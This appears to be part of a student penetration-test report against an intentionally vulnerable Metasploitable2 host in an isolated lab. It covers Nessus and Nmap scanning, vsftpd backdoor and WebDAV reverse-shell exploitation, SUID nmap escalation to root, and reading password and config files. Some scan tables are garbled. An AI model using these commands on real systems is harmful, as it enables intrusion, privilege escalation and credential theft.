Building on the attack surface mapped during reconnaissance (Section 2), this phase performs systematic, credentialed vulnerability scanning against the Metasploitable2 host (192.168.122.135) using Nessus Essentials, with findings cross-verified through targeted Nmap NSE vulnerability scripts. Each result is triaged by CVSS v3.0 severity to establish a prioritized target list, which is carried forward directly into the exploitation phase in Section 4.

3.1 Testing Environment Configuration

A local virtualized penetration testing laboratory was established to conduct structured, realistic vulnerability scanning.

Component	Details
Attacker Workstation & Scanner	Kali Linux hosting Nessus Essentials — 192.168.122.128
Target Machine	Metasploitable2-Linux (intentionally vulnerable) — 192.168.122.135
Network Topology	Isolated host-only private network segment — 192.168.122.0/24

3.2 Scanner Deployment

Nessus Essentials was installed and enabled as the primary scanning engine.

```
sudo dpkg -i Nessus-<VERSION>-debian10_amd64.deb
sudo systemctl status nessusd
sudo systemctl start nessusd
sudo systemctl enable nessusd
```

```
(kali@kali)-[~]
└─$ sudo systemctl start nessusd
[sudo] password for kali: 
(kali@kali)-[~]
└─$ sudo systemctl enable nessusd
(kali@kali)-[~]
└─$ sudo systemctl status nessusd
● nessusd.service - The Nessus Vulnerability Scanner
   Loaded: loaded (/usr/lib/systemd/system/nessusd.service; enabled; preset: disabled)
   Active: active (running) since Tue 2026-07-28 06:47:30 EDT; 3h 35min ago
     Invocation: 5df9b88e4d6f48789ec09e9c64fea053
   Main PID: 19881 (nessus-service)
      Tasks: 18 (limit: 3275)
     Memory: 1G (peak: 1.4G, swap: 103.8M, swap peak: 223.9M)
        CPU: 38min 17.710s
    CGroup: /system.slice/nessusd.service
            └─19881 /opt/nessus/sbin/nessus-service -q
              28247 nessusd -q

Jul 28 06:47:30 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scan>
Jul 28 06:47:30 kali nessus-service[19881]: nessus-service [19881][INFO] : Nessus 19.18.>
lines 1-14/14 (END)
```

Figure 3.1 — nessusd service enabled and running




Figure 3.2 — Advanced Scan configuration targeting 192.168.122.135

3.3 Scan Execution

Scan Parameter	Value
Scan Strategy	Advanced Scan configuration
Status	Completed
Severity Base	CVSS v3.0
Start / End Time	10:34 AM – 10:52 AM
Total Elapsed Runtime	18 minutes

The Nessus scanning daemon dispatched network probes from the attacker machine (192.168.122.128) to audit open ports, map service banners, and evaluate structural security configurations on the Metasploitable2 instance (192.168.122.135).




Figure 3.3 — Scan severity distribution across the host

Severity	CVSS	EPSS	Name	Family	Count
Critical	10.0	0.0033	UnrealIRCd Backdoor Detection	Backdoors	1
Critical	10.0	...	Canonical Ubuntu Linux SSL (B.Da)	General	1
Critical	10.0	...	VNC Server (password) Password	Gain a shell remotely	1
Critical	9.8	...	SSL Version 2 and 3 Protocol Detection	Service detection	2
Critical	9.8	...	Brut Shell Backdoor Detection	Backdoors	1
High	...	...	Apache Tomcat (Multiple Insecure)	Web Servers	4
Critical	...	...	SSL (Multiple Insecure)	Gain a shell remotely	3
Critical	7.5	0.110	Httpd Service Detection	Service detection	1
Critical	7.5	0.110	rsh Service Detection	Service detection	1
Critical	7.5	0.3718	Samba Backdoor Vulnerability	General	1
Critical	7.5	...	NFS Shares World Readable	RPC	1
High	...	...	SSL (Multiple Insecure)	General	28
High	...	...	IRC Blind (Multiple Insecure)	DNS	5
Critical	6.5	...	TLS Version 1.0 Protocol Detection	Service detection	2
Critical	6.5	...	Unencrypted Telnet Server	Misc.	1
Critical	5.9	0.8211	SSL DROWN Attack Vulnerability (Deriving RSA with Obsolete and Weakened e/Encryption)	Misc.	1
Critical	5.9	0.1825	SSL Anonymous Cipher Suites Supported	Service detection	1
High	...	...	SSH (Multiple Insecure)	Misc.	6

Figure 3.4 — Nessus vulnerability findings list

3.4 Automated Flaw Detection — Nmap NSE Verification

Targeted Nmap vulnerability scripts were run against the specific service versions flagged by Nessus (vsftpd 2.3.4, Samba 3.x, UnrealIRCd, and distcc), limiting network noise while confirming high-risk entry points.

```
sudo nmap --script vuln -p 21,139,445,3632,6667 192.168.122.135
```

```
(kali@kali)~$ sudo nmap --script vuln -p 21,139,445,3632,6667 192.168.122.135
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 02:10 -0400
Nmap scan report for 192.168.122.135
Host is up (0.0013s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   https://www.securityfocus.com/bid/48539
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3632/tcp   open  distccd
distcc-cve2004-2687:
| VULNERABLE:
| distcc Daemon Command Execution
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2004-2687
| Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
| Allows executing of arbitrary commands on systems running distccd 3.1 and
| earlier. The vulnerability is the consequence of weak service configuration.
|
| Disclosure date: 2002-02-01
| Extra information:
|
| uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
```

Figure 3.5 — Nmap NSE vulnerability script output confirming exploitable backdoors

Analysis: The Nmap vulnerability script output positively identifies a malicious backdoor signature in the UnrealIRCd daemon on port 6667/tcp. Combined with the previously verified backdoors in vsftpd (CVE-2011-2523) and distcc (CVE-2004-2687), this confirms multiple distinct remote-code-execution paths exist to fully compromise the target. Script auditing for SMB vulnerabilities MS10-061 and MS10-054 was negative, isolating the primary threat vectors to the application-layer daemons.

3.5 Vulnerability Analysis & Prioritization Matrix

The automated scan generated a comprehensive vulnerability register. Findings are prioritized below by CVSS v3.0 score and immediate threat profile.

#	Vulnerability (Nessus)	CVSS v3	Risk	Family Group	Count
1	UnrealIRCd Backdoor Detection	10.0	CRITICAL	Backdoors	1
2	Canonical Ubuntu Linux Sudo (CVE-2021-3156)	10.0	CRITICAL	General	1
3	VNC Server Default Password	10.0	CRITICAL	Gain a shell remotely	1
4	SSL Version 2 and 3 Protocol Detection	9.8	CRITICAL	Service detection	2
5	Bind Shell Backdoor Detection	9.8	CRITICAL	Backdoors	1
6	Samba Badlock Vulnerability	7.5	HIGH	General	1

#	Vulnerability (Nessus)	CVSS v3	Risk	Family Group	Count
7	NFS Shares World Readable	7.5	HIGH	RPC	1
8	Unencrypted Telnet Server	6.5	MEDIUM	Misc	1
9	SSL DROWN Attack Vulnerability	5.9	MEDIUM	Misc	1

3.6 Technical Breakdown of Top Critical Vulnerabilities

Finding 1: UnrealIRCd Backdoor Detection (CVSS 10.0)

- **Technical Description:** The target runs a version of the UnrealIRCd chat daemon containing an unauthenticated malicious backdoor in its source distribution.
- **Risk Validation:** Maximum risk. An attacker can send a specific command string directly to the active IRC port to spawn an interactive root shell without valid credentials.

Finding 2: VNC Server Default Password (CVSS 10.0)

- **Technical Description:** The VNC remote desktop service on Metasploitable2 is secured with a hardcoded default credential ("password").
- **Risk Validation:** Immediate risk. Remote attackers can authenticate with standard graphical VNC viewers as an administrator, fully bypassing OS-level security controls.

Finding 3: Bind Shell Backdoor Detection (CVSS 9.8)

- **Technical Description:** An unprotected command interpreter service is actively listening on an open port of the target.
- **Risk Validation:** Critical risk. Any unauthenticated network actor can establish a netcat connection directly to a command-line shell with full terminal control.

Finding 4: Canonical Ubuntu Linux Sudo — "Baron Samedit" (CVE-2021-3156, CVSS 10.0)

- **Technical Description:** The target OS uses an outdated sudo binary vulnerable to a heap-based buffer overflow.
- **Risk Validation:** Maximum risk. Even a low-privilege account compromised through a separate flaw can run a local exploit against this vulnerability to bypass kernel access controls and gain full root privileges.

Finding 5: SSL Version 2 and 3 Protocol Detection (CVSS 9.8)

- **Technical Description:** The web interface supports deprecated, insecure cryptographic protocols (SSLv2 and SSLv3).
- **Risk Validation:** Critical risk. These protocols are vulnerable to design-level flaws such as POODLE and DROWN (separately flagged at CVSS 5.9), allowing a network-adjacent adversary to decrypt traffic and harvest session cookies or credentials in transit.

3.7 Section 3 Summary

Vulnerability scanning against Metasploitable2 (192.168.122.135) using Nessus Essentials and targeted Nmap NSE scripts identified nine distinct findings, five of which are rated CRITICAL under CVSS v3.0. The most severe issues are pre-existing backdoors in UnrealIRCd, a bind shell, and default/weak credentials on the VNC service — each of which provides an unauthenticated path to remote code execution or full system compromise. These findings, together with the outdated sudo binary (CVE-2021-3156), define the highest-priority targets for the exploitation phase (Section 4) of this project.

Section 4 — Exploitation & Penetration Testing

Building directly on the critical findings from Section 3, this phase weaponizes the identified vulnerabilities against Metasploitable2 (192.168.122.135) to achieve access, escalate privileges, and validate real-world impact. All activity was performed within the isolated lab network (192.168.122.0/24) from the Kali attacker workstation (192.168.122.128).

4.1 Access Attainment

4.1.1 Exploiting the vsftpd 2.3.4 Backdoor (Port 21 → 6200)

Nmap confirmed the target runs vsftpd 2.3.4, a release with a known built-in backdoor: sending a username containing a smiley face (:) triggers an unauthenticated shell listener on port 6200/tcp.

Manual Exploitation via Netcat

```
# Terminal 1 – trigger the backdoor
nc -nv 192.168.122.135 21
USER cyberpractice:)
PASS compliance123

# Terminal 2 – connect to the exposed listener
nc -nv 192.168.122.135 6200
```

Exploitation via Metasploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
set rhosts 192.168.122.135
set lhost 192.168.122.128
run
shell
id ; whoami ; hostname
```

```

      =[ metasploit v6.4.135-dev ]
+ --=[ 2,654 exploits - 1,335 auxiliary - 2,141 payloads ]
+ --=[ 433 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.122.135
rhosts => 192.168.122.135
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.122.128
lhost => 192.168.122.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] 192.168.122.135:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.135:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.122.135:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[!] 192.168.122.135:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] 192.168.122.135:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.122.135:21 - FTP banner hints its vulnerable: 220 (vsFTPd 2.3.4)
[+] 192.168.122.135:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[+] 192.168.122.135:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.122.128:4444 → 192.168.122.135:36611) at 2026-07-25 05:12:48 -0400

meterpreter > shell
Process 7439 created.
Channel 1 created.
id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable

```

Figure 4.1 — Metasploit vsftpd_234_backdoor exploit yielding a root Meterpreter session

Result: Both the manual Netcat approach and the Metasploit module successfully triggered the backdoor. The Netcat session to port 6200/tcp and the Meterpreter shell both returned unauthenticated, interactive root privileges (uid=0, gid=0) on the Metasploitable2 host, confirming CVE-2011-2523 is fully exploitable and grants full administrative compromise.

4.1.2 Exploiting WebDAV Arbitrary File Upload & Remote Code Execution

A configuration audit (Nikto) identified that the Apache server (Apache/2.2.8) running on port 80 has WebDAV/2 enabled over the /dav/ directory, with folder permissions misconfigured to allow unauthenticated HTTP file uploads.

Execution Process

- **Payload Generation:** A PHP reverse TCP stager was compiled with msfvenom.
- **Payload Delivery:** The payload was uploaded to the exposed WebDAV directory using an HTTP PUT request via curl -T.
- **Execution Handling:** A Metasploit multi/handler listener was configured on the attacker host to catch the callback on port 4444.
- **Triggering the Shell:** The payload was requested via a plain HTTP GET (curl), forcing Apache to execute the uploaded PHP script.

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.122.128 LPORT=4444 -f raw > shell.php
curl -T shell.php http://192.168.122.135/dav/shell.php
curl http://192.168.122.135/dav/shell.php      # triggers the callback

use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 192.168.122.128
set lport 4444
exploit
getuid
```


```
(kali@kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.122.128 LPORT=4444 -f raw > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes

(kali@kali)-[~]
└─$ curl -T shell.php http://192.168.122.135/dav/shell.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>201 Created</title>
</head><body>
<h1>Created</h1>
<p>Resource /dav/shell.php has been created.</p>
<hr />
<address>Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.122.135 Port 80</address>
</body></html>

(kali@kali)-[~]
└─$ curl http://192.168.122.135/dav/shell.php
/*

(kali@kali)-[~]
└─$ curl http://192.168.122.135/dav/shell.php
```

Figure 4.2 — msfvenom payload generation and unauthenticated WebDAV PUT upload (HTTP 201 Created)



```

File System
+ -- --[ metasploit v6.4.135-dev ]
+ -- --[ 2,654 exploits - 1,335 auxiliary - 2,141 payloads ]
+ -- --[ 433 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.122.128
LHOST => 192.168.122.128
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] Sending stage (45739 bytes) to 192.168.122.135
[*] Meterpreter session 1 opened (192.168.122.128:4444 -> 192.168.122.135:59863) at 2026-07-26 05:37:56 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: www-data

```

Figure 4.3 — Metasploit multi/handler capturing the PHP Meterpreter callback

Analysis: The attacker successfully weaponized the misconfigured WebDAV directory to upload and execute an arbitrary PHP payload without authentication. The multi/handler listener captured the callback and established Meterpreter Session 1 running under the low-privileged www-data service account — confirming a full unauthenticated remote-code-execution path via WebDAV.

4.2 Privilege Escalation

4.2.1 Upgrading to an Interactive TTY Shell

Initial exploitation shells are often simple data pipes lacking tab completion, command history, or standard formatting. Where Python is available on the target, a pseudo-terminal (TTY) can be spawned for a fully interactive shell.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



```

meterpreter > shell
Process 5630 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
hostname
metasploitable
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dav$ cd /
cd /

```


Figure 4.4 — Escaping the Meterpreter shell and spawning an interactive Bash TTY

4.2.2 SUID Binary Abuse via Legacy Nmap

With low-privileged www-data access established, a local configuration audit was performed to locate escalation vectors by searching for binaries with the SUID (Set Owner User ID) permission bit active.

```
find / -perm -u=s -type f 2>/dev/null
# /bin/su /usr/bin/sudo /usr/bin/nmap /usr/bin/passwd ...


# Escalate via legacy Nmap interactive mode
/usr/bin/nmap --interactive
nmap> !sh
```



```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.122.128:4444
[*] Sending stage (45739 bytes) to 192.168.122.135
[*] Meterpreter session 2 opened (192.168.122.128:4444 -> 192.168.122.135:50556) at 2026-07-26 05:45:11 -0400

meterpreter > shell
Process 5630 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
hostname
metasploitable
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@metasploitable:/var/www/dav$ cd /
cd /
www-data@metasploitable:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
```

Figure 4.5 — SUID discovery revealing a root-owned Nmap binary



```
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
www-data@metasploitable:/$ /usr/bin/nmap --interactive
/usr/bin/nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
sh-3.2# whoami
whoami
root
sh-3.2#
```

Figure 4.6 — Nmap interactive-mode shell escape (!sh) yielding root


Analysis: A legacy version of Nmap located at /usr/bin/nmap was found running with root SUID permissions. Launching its interactive mode and issuing the shell-escape command !sh spawned a fallback shell (sh-3.2#) that inherited root context, instantly elevating privileges from the low-level www-data account to full administrative root access (uid=0) — a successful Local Privilege Escalation (LPE).

4.3 Post-Exploitation

4.3.1 Information Gathering & Credential Harvesting

With a root shell established, the priority shifted to extracting stored secrets: system password hashes and application database credentials.

```
cat /etc/passwd
cat /etc/shadow
cat /var/www/dvwa/config/config.inc.php
cat /var/www/utillidae/config.inc
```



```
root@metasploitable:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
